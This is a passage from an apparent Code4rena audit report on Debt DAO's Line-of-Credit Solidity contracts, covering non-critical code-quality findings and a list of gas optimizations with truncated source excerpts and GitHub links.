36            @param oldLine  - line to copy config from for new l
37            @param borrower - borrower address on new line
38            @param ttl      - set total term length of line
39            @return newLine - address of newly deployed line wit
40           */
41          function rolloverSecuredLine(
42              address payable oldLine,
43              address borrower,
44              address oracle,
45              address arbiter,
46              uint ttl
47:         ) external returns(address) {
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/LineFactoryLib.sol#L33-L47

File: contracts/utils/LineLib.sol

```
/// @audit Missing: '@return'
32           * @param amount - amount of tokens to send
33           */
34          function sendOutTokenOrETH(
35            address token,
36            address receiver,
37            uint256 amount
38          )
39            external
```

```
40:         returns (bool)

/// @audit Missing: '@return'
57          * @param amount - amount of tokens to send
58          */
59        function receiveTokenOrETH(
60          address token,
61          address sender,
62          uint256 amount
63        )
64          external
65:         returns (bool)

/// @audit Missing: '@return'
78          * @param token - address of token to check. Denominat
79        */
80:       function getBalance(address token) external view retur
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/LineLib.sol#L32-L40

```
File: contracts/utils/SpigotedLineLib.sol

/// @audit Missing: '@param spigot'
/// @audit Missing: '@param status'
/// @audit Missing: '@param defaultSplit'
163       /**
164         * @notice Changes the revenue split between a Borrowe
165         * @dev    - callable `arbiter` + `borrower`
166         * @param revenueContract - spigot to update
167         * @return whether or not split was updated
168         */
169:      function updateSplit(address spigot, address revenueCo

/// @audit Missing: '@param spigot'
/// @audit Missing: '@param status'
/// @audit Missing: '@param borrower'
/// @audit Missing: '@param arbiter'
/// @audit Missing: '@param to'
186       /**
187
188       * @notice -  Transfers ownership of the entire Spigot a
```

```
189                   the Borrower (if a Line of Credit has beer
190                   to the Arbiter (if the Line of Credit is l
191       * @dev    - callable by anyone
192       * @return - whether or not Spigot was released
193      */
194:       function releaseSpigot(address spigot, LineLib.STATUS

/// @audit Missing: '@param to'
/// @audit Missing: '@param token'
/// @audit Missing: '@param amount'
/// @audit Missing: '@param status'
/// @audit Missing: '@param borrower'
/// @audit Missing: '@param arbiter'
211      /**
212       * @notice -  Sends any remaining tokens (revenue or cre
213                 -  In case of a Borrower default (loan status
214                 -  Does not transfer anything if line is heal
215       * @return - whether or not spigot was released
216      */
217:       function sweep(address to, address token, uint256 amou
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/SpigotedLineLib.sol#L163-L169

[N-16] Event is missing `indexed` fields

Index event fields make the field more quickly accessible to off-chain tools that parse events. However, note that each index field costs extra gas during emission, so it's not necessarily best to index the maximum allowed per event (three fields). Each `event` should use three `indexed` fields if there are three or more fields, and gas usage is not particularly of concern for the events in question. If there are fewer than three fields, all of the fields should be indexed.

There are 4 instances of this issue:

```
File: contracts/utils/MutualConsent.sol

21        event MutualConsentRegistered(
22            bytes32 _consentHash
```

```
23:         );
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/MutualConsent.sol#L21-L23

```
File: contracts/utils/SpigotLib.sol

241         event AddSpigot(
242             address indexed revenueContract,
243             uint256 ownerSplit
244:        );

255         event ClaimRevenue(
256             address indexed token,
257             uint256 indexed amount,
258             uint256 escrowed,
259             address revenueContract
260:        );

262         event ClaimEscrow(
263             address indexed token,
264             uint256 indexed amount,
265             address owner
266:        );
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/SpigotLib.sol#L241-L244

[N-17] Not using the named return variables anywhere in the function is confusing

Consider changing the variable to be an unnamed one.

There are 2 instances of this issue:

```
File: contracts/modules/spigot/Spigot.sol
```

```
/// @audit claimed
70          function claimRevenue(address revenueContract, address
71              external nonReentrant
72:             returns (uint256 claimed)

/// @audit claimed
85          function claimEscrow(address token)
86              external
87              nonReentrant
88:             returns (uint256 claimed)
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/spigot/Spigot.sol#L70-L72

[N-18] Duplicated `require()` / `revert()` checks should be refactored to a modifier or function

The compiler will inline the function, which will avoid `JUMP` instructions usually associated with functions.

There are 2 instances of this issue:

```
File: contracts/modules/credit/LineOfCredit.sol

259:            require(interestRate.setRate(id, drate, frate));
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L259

```
File: contracts/utils/EscrowLib.sol

161:            require(amount > 0);
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/Escr

owLib.sol#L161

Excluded Non-Critical Issues Findings

These findings are excluded from awards calculations because there are publicly-available automated tools that find them. The valid ones appear here for completeness

	Issue	Instances	
[N-19]	Return values of `approve()` not checked	1	

Total: 1 instances over 1 issues

[N-19] Return values of `approve()` not checked

Not all `IERC20` implementations `revert()` when there's a failure in `approve()`. The function signature has a `boolean` return value and they indicate errors that way instead. By not checking the return value, operations that should have marked as failed, may potentially go through without actually approving anything

There is 1 instance of this issue:

```
File: contracts/utils/SpigotedLineLib.sol

/// @audit (valid but excluded finding)
134:               IERC20(sellToken).approve(swapTarget, amount);
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/SpigotedLineLib.sol#L134

Gas Optimizations

For this contest, 42 reports were submitted by wardens detailing gas optimizations. The report highlighted below by IIIIIII received the top score from the judge.

The following wardens also submitted reports: me_na0mi, JC, brgltd, c3phas, Awesome, ajtra, Deivitto, rotcivegaf, lukris02, Aymen0909, B2, cryptonue, RedOneN, Diana, __141345__, erictee, karanctf, peanuts, TomJ, zaskoh, seyni, ReyAdmirado, 0x1f8b, saneryee, Metatron, tnevler, Rahoz, gogo, exolorkistis, durianSausage, 0xRajkumar, aphak5010, oyc_109, ch0bu, martin, Saintcode_, Rolezn, emrekocak, chrisdior4, Bnke0x0, *and* RaymondFam .

Gas Optimizations Summary

	Issue	Instances	Total Gas Saved
[G-01]	State variables only set in the constructor should be declared `immutable`	2	4194
[G-02]	Using `calldata` instead of `memory` for read-only arguments in `external` functions saves gas	5	600
[G-03]	Using `storage` instead of `memory` for structs/arrays saves gas	3	12600
[G-04]	Avoid contract existence checks by using low level calls	27	2700
[G-05]	State variables should be cached in stack variables rather than re-reading them from storage	5	485
[G-06]	`internal` functions only called once can be inlined to save gas	4	80
[G-07]	Add `unchecked {}` for subtractions where the operands cannot underflow because of a previous `require()` or `if` -statement	3	255
[G-08]	`++i` / `i++` should be `unchecked{++i}` / `unchecked{i++}` when it is not possible for them to overflow, as is the case when used in `for` - and `while` -loops	6	360
[G-09]	`require()` / `revert()` strings longer than 32 bytes cost extra gas	1	-
[G-10]	Optimize names to save gas	15	330
[G-11]	Usage of `uints` / `ints` smaller than 32 bytes (256 bits) incurs overhead	2	-
[G-12]	Using `private` rather than `public` for constants, saves gas	3	-

	Issue	Instances	Total Gas Saved
[G-13]	Inverting the condition of an `if - else` -statement wastes gas	2	-
[G-14]	`require()` or `revert()` statements that check input arguments should be at the top of the function	1	-
[G-15]	Use custom errors rather than `revert()` / `require()` strings to save gas	1	-
[G-16]	Functions guaranteed to revert when called by normal users can be marked `payable`	4	84

Total: 84 instances over 16 issues with **21688 gas** saved

Gas totals use lower bounds of ranges and count two iterations of each `for` -loop. All values above are runtime, not deployment, values; deployment values are listed in the individual issue descriptions. The table above as well as its gas numbers do not include any of the excluded findings.

[G-01] State variables only set in the constructor should be declared `immutable`

Avoids a Gsset (**20000 gas**) in the constructor, and replaces the first access in each transaction (Gcoldsload - **2100 gas**) and each access thereafter (Gwarmacces - **100 gas**) with a `PUSH32` (**3 gas**).

While `string` s are not value types, and therefore cannot be `immutable` / `constant` if not hard-coded outside of the constructor, the same behavior can be achieved by making the current contract `abstract` with `virtual` functions for the `string` accessors, and having a child contract override the functions with the hard-coded implementation-specific values.

There are 2 instances of this issue:

```
File: contracts/modules/oracle/Oracle.sol

/// @audit registry (constructor)
16:           registry = FeedRegistryInterface(_registry);
```

```
/// @audit registry (access)
29:           ) = registry.latestRoundData(token, Denominations.
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/oracle/Oracle.sol#L16

[G-02] Using `calldata` instead of `memory` for read-only arguments in `external` functions saves gas

When a function with a `memory` array is called externally, the `abi.decode()` step has to use a for-loop to copy each index of the `calldata` to the `memory` index. **Each iteration of this for-loop costs at least 60 gas** (i.e. `60 * <mem_array>.length`). Using `calldata` directly, obliviates the need for such a loop in the contract code and runtime execution. Note that even if an interface defines a function as having `memory` arguments, it's still valid for implementation contracs to use `calldata` arguments instead.

If the array is passed to an `internal` function which passes the array to another internal function where the array is modified and therefore `memory` is used in the `external` call, it's still more gass-efficient to use `calldata` when the `external` function uses modifiers, since the modifiers may prevent the internal functions from being called. Structs have the same overhead as an array of length one

Note that I've also flagged instances where the function is `public` but can be marked as `external` since it's not called by the contract, and cases where a constructor is involved

There are 5 instances of this issue:

```
File: contracts/modules/spigot/Spigot.sol

/// @audit setting
125:     function addSpigot(address revenueContract, Setting me
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/spigot/Spigot.sol#L125

```
File: contracts/utils/CreditLib.sol

/// @audit credit
73      function getOutstandingDebt(
74        ILineOfCredit.Credit memory credit,
75        bytes32 id,
76        address oracle,
77        address interestRate
78      )
79        external
80:       returns (ILineOfCredit.Credit memory c, uint256 princi

/// @audit credit
168     function repay(
169       ILineOfCredit.Credit memory credit,
170       bytes32 id,
171       uint256 amount
172     )
173       external
174:      returns (ILineOfCredit.Credit memory)

/// @audit credit
202     function withdraw(
203       ILineOfCredit.Credit memory credit,
204       bytes32 id,
205       uint256 amount
206     )
207       external
208:      returns (ILineOfCredit.Credit memory)
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/CreditLib.sol#L73-L80

```
File: contracts/utils/SpigotLib.sol

/// @audit setting
```

```
125:     function addSpigot(SpigotState storage self, address r
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/SpigotLib.sol#L125

[G-03] Using `storage` instead of `memory` for structs/arrays saves gas

When fetching data from a storage location, assigning the data to a `memory` variable causes all fields of the struct/array to be read from storage, which incurs a Gcoldsload (**2100 gas**) for *each* field of the struct/array. If the fields are read from the new memory variable, they incur an additional `MLOAD` rather than a cheap stack read. Instead of declearing the variable with the `memory` keyword, declaring the variable with the `storage` keyword and caching any fields that need to be re-read in stack variables, will be much cheaper, only incuring the Gcoldsload for the fields actually read. The only time it makes sense to read the whole struct/array into a `memory` variable, is if the full struct/array is being returned by the function, is being passed to a function that requires `memory`, or if the array/struct is being read from another `memory` array/struct

There are 3 instances of this issue:

```
File: contracts/modules/credit/LineOfCredit.sol

205:             Credit memory credit = credits[id];

323:           Credit memory credit = credits[id];
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L205

```
File: contracts/modules/credit/SpigotedLine.sol

139:         Credit memory credit = credits[id];
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/SpigotedLine.sol#L139

[G-04] Avoid contract existence checks by using low level calls

Prior to 0.8.10 the compiler inserted extra code, including `EXTCODESIZE` (**100 gas**), to check for contract existence for external function calls. In more recent solidity versions, the compiler will not insert these checks if the external call has a return value. Similar behavior can be achieved in earlier versions by using low-level calls, since low level calls never check for contract existence

There are 27 instances of this issue:

```
File: contracts/modules/credit/SecuredLine.sol

/// @audit status()
57:       if(ILineOfCredit(newLine).status() != LineLib.STATUS.U

/// @audit init()
63:       if(ILineOfCredit(newLine).init() != LineLib.STATUS.ACT
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/SecuredLine.sol#L57

```
File: contracts/utils/CreditLib.sol

/// @audit getLatestAnswer()
84:       int256 price = IOracle(oracle).getLatestAnswer(c.toker

/// @audit getLatestAnswer()
135:        int price = IOracle(oracle).getLatestAnswer(token);

/// @audit accrueInterest()
251:        uint256 accruedToken = IInterestRateCredit(interest)
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/CreditLib.sol#L84

```
File: contracts/utils/EscrowLib.sol

/// @audit updateOutstandingDebt()
35:           (uint256 principal, uint256 interest) = ILineOfCre

/// @audit arbiter()
105:          require(msg.sender == ILineOfCredit(self.line).ark

/// @audit getLatestAnswer()
126:                  int256 price = IOracle(oracle).getLatestAr

/// @audit status()
173:            ILineOfCredit(self.line).status() != LineLib.STA
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/EscrowLib.sol#L35

```
File: contracts/utils/LineFactoryLib.sol

/// @audit spigot()
48:           address s = address(SecuredLine(oldLine).spigot())

/// @audit escrow()
49:           address e = address(SecuredLine(oldLine).escrow())

/// @audit swapTarget()
50:           address payable st = SecuredLine(oldLine).swapTarg

/// @audit defaultRevenueSplit()
51:           uint8 split = SecuredLine(oldLine).defaultRevenueS

/// @audit init()
72:           if(SecuredLine(payable(line)).init() != LineLib.ST
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/Line

FactoryLib.sol#L48

```
File: contracts/utils/LineLib.sol

/// @audit safeTransfer()
46:               IERC20(token).safeTransfer(receiver, amount);

/// @audit transfer()
48:               payable(receiver).transfer(amount);

/// @audit safeTransferFrom()
69:               IERC20(token).safeTransferFrom(sender, address

/// @audit balanceOf()
83:               IERC20(token).balanceOf(address(this)) :
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/LineLib.sol#L46

```
File: contracts/utils/SpigotedLineLib.sol

/// @audit claimEscrow()
73:           uint256 claimed = ISpigot(spigot).claimEscrow(clai

/// @audit approve()
134:              IERC20(sellToken).approve(swapTarget, amount);

/// @audit updateOwner()
147:          require(ISpigot(spigot).updateOwner(newLine));

/// @audit owner()
153:          address owner_ = ISpigot(spigot).owner();

/// @audit getSetting()
170:          (uint8 split,, bytes4 transferFunc) = ISpigot(spig

/// @audit updateOwnerSplit()
176:              return ISpigot(spigot).updateOwnerSplit(revenu

/// @audit updateOwnerSplit()
179:              return ISpigot(spigot).updateOwnerSplit(revenu
```

```
/// @audit updateOwner()
196:             if(!ISpigot(spigot).updateOwner(to)) { revert Re

/// @audit updateOwner()
201:             if(!ISpigot(spigot).updateOwner(to)) { revert Re
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/SpigotedLineLib.sol#L73

[G-05] State variables should be cached in stack variables rather than re-reading them from storage

The instances below point to the second+ access of a state variable within a function. Caching of a state variable replaces each Gwarmaccess (**100 gas**) with a much cheaper stack read. Other less obvious fixes/optimizations include having local memory caches of state variable structs, or having local caches of state variable contracts/addresses.

There are 5 instances of this issue:

```
File: contracts/modules/credit/LineOfCredit.sol

/// @audit count on line 499
502:           if (count == 0) { _updateStatus(LineLib.STATUS.REP

/// @audit ids on line 172
180:               id = ids[i];

/// @audit ids on line 201
204:             id = ids[i];

/// @audit ids on line 517
521:               id = ids[i];

/// @audit ids on line 532
532:                   ids[i] = ids[nextQSpot];    // id put into
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L502

[G-06] `internal` functions only called once can be inlined to save gas

Not inlining costs **20 to 40 gas** because of two extra `JUMP` instructions and additional stack operations needed for function calls.

There are 4 instances of this issue:

```
File: contracts/modules/credit/LineOfCredit.sol

167         function _updateOutstandingDebt()
168             internal
169:            returns (uint256 principal, uint256 interest)

435         function _createCredit(
436             address lender,
437             address token,
438             uint256 amount
439         )
440             internal
441:            returns (bytes32 id)

516:        function _sortIntoQ(bytes32 p) internal returns (bool)
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L167-L169

```
File: contracts/modules/interest-rate/InterestRateCredit.sol

42          function _accrueInterest(
43              bytes32 id,
44              uint256 drawnBalance,
45              uint256 facilityBalance
46:         ) internal returns (uint256) {
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/interest-rate/InterestRateCredit.sol#L42-L46

[G-07] Add `unchecked {}` for subtractions where the operands cannot underflow because of a previous `require()` or `if` -statement

```
require(a <= b); x = b - a => require(a <= b); unchecked { x = b - a
}
```

There are 3 instances of this issue:

```
File: contracts/modules/credit/SpigotedLine.sol

/// @audit if-condition on line 120
122:                unusedTokens[credit.token] -= repaid - newToke
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/SpigotedLine.sol#L122

```
File: contracts/utils/SpigotedLineLib.sol

/// @audit if-condition on line 100
101:            uint256 diff = oldClaimTokens - newClaimTokens;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/SpigotedLineLib.sol#L101

```
File: contracts/utils/SpigotLib.sol

/// @audit if-condition on line 95
96:                 require(LineLib.sendOutTokenOrETH(token, self.
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/SpigotLib.sol#L96

[G-08] `++i` / `i++` should be `unchecked{++i}` / `unchecked{i++}` when it is not possible for them to overflow, as is the case when used in `for` - and `while` -loops

The `unchecked` keyword is new in solidity version 0.8.0, so this only applies to that version or higher, which these instances are. This saves **30-40 gas** per loop.

There are 6 instances of this issue:

```
File: contracts/modules/credit/LineOfCredit.sol

179:          for (uint256 i; i < len; ++i) {

203:          for (uint256 i; i < len; ++i) {

520:          for (uint256 i; i <= lastSpot; ++i) {
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L179

```
File: contracts/utils/CreditListLib.sol

23:          for(uint256 i; i < len; ++i) {

51:          for(uint i = 1; i < len; ++i) {
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/CreditListLib.sol#L23

```
File: contracts/utils/EscrowLib.sol

57:           for (uint256 i; i < length; ++i) {
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/EscrowLib.sol#L57

[G-09] `require()` / `revert()` strings longer than 32 bytes cost extra gas

Each extra memory word of bytes past the original 32 incurs an MSTORE which costs **3 gas**.

There is 1 instance of this issue:

```
File: contracts/modules/interest-rate/InterestRateCredit.sol

26            require(
27                msg.sender == lineContract,
28                "InterestRateCred: only line contract."
29:           );
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/interest-rate/InterestRateCredit.sol#L26-L29

[G-10] Optimize names to save gas

`public` / `external` function names and `public` member variable names can be optimized to save gas. See this link for an example of how it works. Below are the interfaces/abstract contracts that can be optimized so that the most frequently-called functions use the least amount of gas possible during method lookup. Method IDs that have two leading zero bytes can save **128 gas** each during deployment, and renaming functions to have lower method IDs will save **22 gas** per call, per sorted position shifted.

There are 15 instances of this issue:

```
File: contracts/modules/credit/LineOfCredit.sol

/// @audit init(), healthcheck(), counts(), declareInsolvent()
16:   contract LineOfCredit is ILineOfCredit, MutualConsent {
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L16

```
File: contracts/modules/credit/SecuredLine.sol

/// @audit liquidate()
11:   contract SecuredLine is SpigotedLine, EscrowedLine, ISecur
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/SecuredLine.sol#L11

```
File: contracts/modules/credit/SpigotedLine.sol

/// @audit unused(), claimAndRepay(), useAndRepay(), claimAndTra
22:   contract SpigotedLine is ISpigotedLine, LineOfCredit, Reen
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/SpigotedLine.sol#L22

```
File: contracts/modules/escrow/Escrow.sol

/// @audit isLiquidatable(), updateLine(), addCollateral(), enab
19:   contract Escrow is IEscrow {
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/

escrow/Escrow.sol#L19

```
File: contracts/modules/factories/LineFactory.sol

/// @audit deployEscrow(), deploySpigot(), deploySecuredLine(),
9:    contract LineFactory is ILineFactory {
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/factories/LineFactory.sol#L9

```
File: contracts/modules/interest-rate/InterestRateCredit.sol

/// @audit setRate()
5:    contract InterestRateCredit is IInterestRateCredit {
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/interest-rate/InterestRateCredit.sol#L5

```
File: contracts/modules/oracle/Oracle.sol

/// @audit getLatestAnswer()
13:   contract Oracle is IOracle {
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/oracle/Oracle.sol#L13

```
File: contracts/modules/spigot/Spigot.sol

/// @audit operator(), claimRevenue(), claimEscrow(), operate(),
16:   contract Spigot is ISpigot, ReentrancyGuard {
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/s

pigot/Spigot.sol#L16

```
File: contracts/utils/CreditLib.sol

/// @audit computeId(), getOutstandingDebt(), calculateValue(),
14:   library CreditLib {
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/CreditLib.sol#L14

```
File: contracts/utils/CreditListLib.sol

/// @audit removePosition(), stepQ()
10:   library CreditListLib {
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/CreditListLib.sol#L10

```
File: contracts/utils/EscrowLib.sol

/// @audit _getLatestCollateralRatio(), _getCollateralValue(), a
21:   library EscrowLib {
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/EscrowLib.sol#L21

```
File: contracts/utils/LineFactoryLib.sol

/// @audit rolloverSecuredLine(), transferModulesToLine(), deplc
7:    library LineFactoryLib {
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/Line

FactoryLib.sol#L7

```
File: contracts/utils/LineLib.sol

/// @audit sendOutTokenOrETH(), receiveTokenOrETH(), getBalance(
14:   library LineLib {
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/LineLib.sol#L14

```
File: contracts/utils/SpigotedLineLib.sol

/// @audit claimAndTrade(), trade(), rollover(), canDeclareInsol
10:   library SpigotedLineLib {
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/SpigotedLineLib.sol#L10

```
File: contracts/utils/SpigotLib.sol

/// @audit _claimRevenue(), operate(), claimRevenue(), claimEscr
23:   library SpigotLib {
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/SpigotLib.sol#L23

[G-11] Usage of `uints` / `ints` smaller than 32 bytes (256 bits) incurs overhead

> When using elements that are smaller than 32 bytes, your contract's gas usage may be higher. This is because the EVM operates on 32 bytes at a time. Therefore, if the element is smaller than that, the EVM must use more operations in order to reduce the size of the element from 32 bytes to the desired size.

https://docs.soliditylang.org/en/v0.8.11/internals/layout_in_storage.html Each operation involving a `uint8` costs an extra 22-28 gas (depending on whether the other operand is also a variable of type `uint8`) as compared to ones involving `uint256`, due to the compiler having to clear the higher bits of the memory word before operating on the `uint8`, as well as the associated stack operations of doing so. Use a larger size then downcast where needed.

There are 2 instances of this issue:

```
File: contracts/utils/CreditLib.sol

/// @audit uint8 decimals
140:             decimals = 18;

/// @audit uint8 decimals
145:             decimals = !passed ? 18 : abi.decode(result, (ui
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/CreditLib.sol#L140

[G-12] Using `private` rather than `public` for constants, saves gas

If needed, the values can be read from the verified contract source code, or if there are multiple values there can be a single getter function that returns a tuple of the values of all currently-public constants. Saves **3406-3606 gas** in deployment gas due to the compiler not having to create non-payable getter functions for deployment calldata, not having to store the bytes of the value outside of where it's used, and not adding another entry to the method ID table.

There are 3 instances of this issue:

```
File: contracts/modules/credit/LineOfCredit.sol

21:       uint256 public immutable deadline;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L21

```
File: contracts/modules/credit/SpigotedLine.sol

32:       uint8 public immutable defaultRevenueSplit;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/SpigotedLine.sol#L32

```
File: contracts/modules/escrow/Escrow.sol

24:       uint32 public immutable minimumCollateralRatio;
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/escrow/Escrow.sol#L24

[G-13] Inverting the condition of an `if - else` -statement wastes gas

Flipping the `true` and `false` blocks instead saves 3 gas.

There are 2 instances of this issue:

```
File: contracts/utils/CreditLib.sol

145:             decimals = !passed ? 18 : abi.decode(result, (ui
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/CreditLib.sol#L145

```
File: contracts/utils/EscrowLib.sol

122                     deposit.asset = !is4626
123                         ? token
124:                        : abi.decode(tokenAddrBytes, (address)
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/EscrowLib.sol#L122-L124

[G-14] `require()` or `revert()` statements that check input arguments should be at the top of the function

Checks that involve constants should come before checks that involve state variables, function calls, and calculations. By doing these checks first, the function is able to revert before wasting a Gcoldsload (**2100 gas***) in a function that may ultimately revert in the unhappy case.

There is 1 instance of this issue:

```
File: contracts/modules/credit/LineOfCredit.sol

/// @audit expensive op on line 324
326:          require(amount <= credit.principal + credit.intere
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L326

[G-15] Use custom errors rather than `revert()` / `require()` strings to save gas

Custom errors are available from solidity version 0.8.4. Custom errors save ~50 gas each time they're hit by avoiding having to allocate and store the revert string. Not defining the strings also save deployment gas.

There is 1 instance of this issue:

File: contracts/modules/interest-rate/InterestRateCredit.sol

```
26            require(
27                msg.sender == lineContract,
28                "InterestRateCred: only line contract."
29:           );
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/interest-rate/InterestRateCredit.sol#L26-L29

[G-16] Functions guaranteed to revert when called by normal users can be marked `payable`

If a function modifier such as `onlyOwner` is used, the function will revert if a normal user tries to pay the function. Marking the function as `payable` will lower the gas cost for legitimate callers because the compiler will not include checks for whether a payment was provided. The extra opcodes avoided are `CALLVALUE` (2), `DUP1` (3), `ISZERO` (3), `PUSH2` (3), `JUMPI` (10), `PUSH1` (3), `DUP1` (3), `REVERT` (0), `JUMPDEST` (1), `POP` (2), which costs an average of about **21 gas per call** to the function, in addition to the extra deployment cost.

There are 4 instances of this issue:

File: contracts/modules/credit/LineOfCredit.sol

```
340       function borrow(bytes32 id, uint256 amount)
341           external
342           override
343           whileActive
344           onlyBorrower
345:          returns (bool)
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L340-L345

```
File: contracts/modules/credit/SecuredLine.sol

48      function rollover(address newLine)
49        external
50        onlyBorrower
51        override
52:       returns(bool)
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/SecuredLine.sol#L48-L52

```
File: contracts/modules/interest-rate/InterestRateCredit.sol

34        function accrueInterest(
35            bytes32 id,
36            uint256 drawnBalance,
37            uint256 facilityBalance
38:       ) external override onlyLineContract returns (uint256)

74        function setRate(
75            bytes32 id,
76            uint128 dRate,
77            uint128 fRate
78:       ) external onlyLineContract returns (bool) {
```

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/interest-rate/InterestRateCredit.sol#L34-L38

Excluded findings

These findings are excluded from awards calculations because there are publicly-available automated tools that find them. The valid ones appear here for completeness

Gas Optimizations Summary

	Issue	Instances	Total Gas Saved
[G-17]	Using `bool` s for storage incurs overhead	1	17100
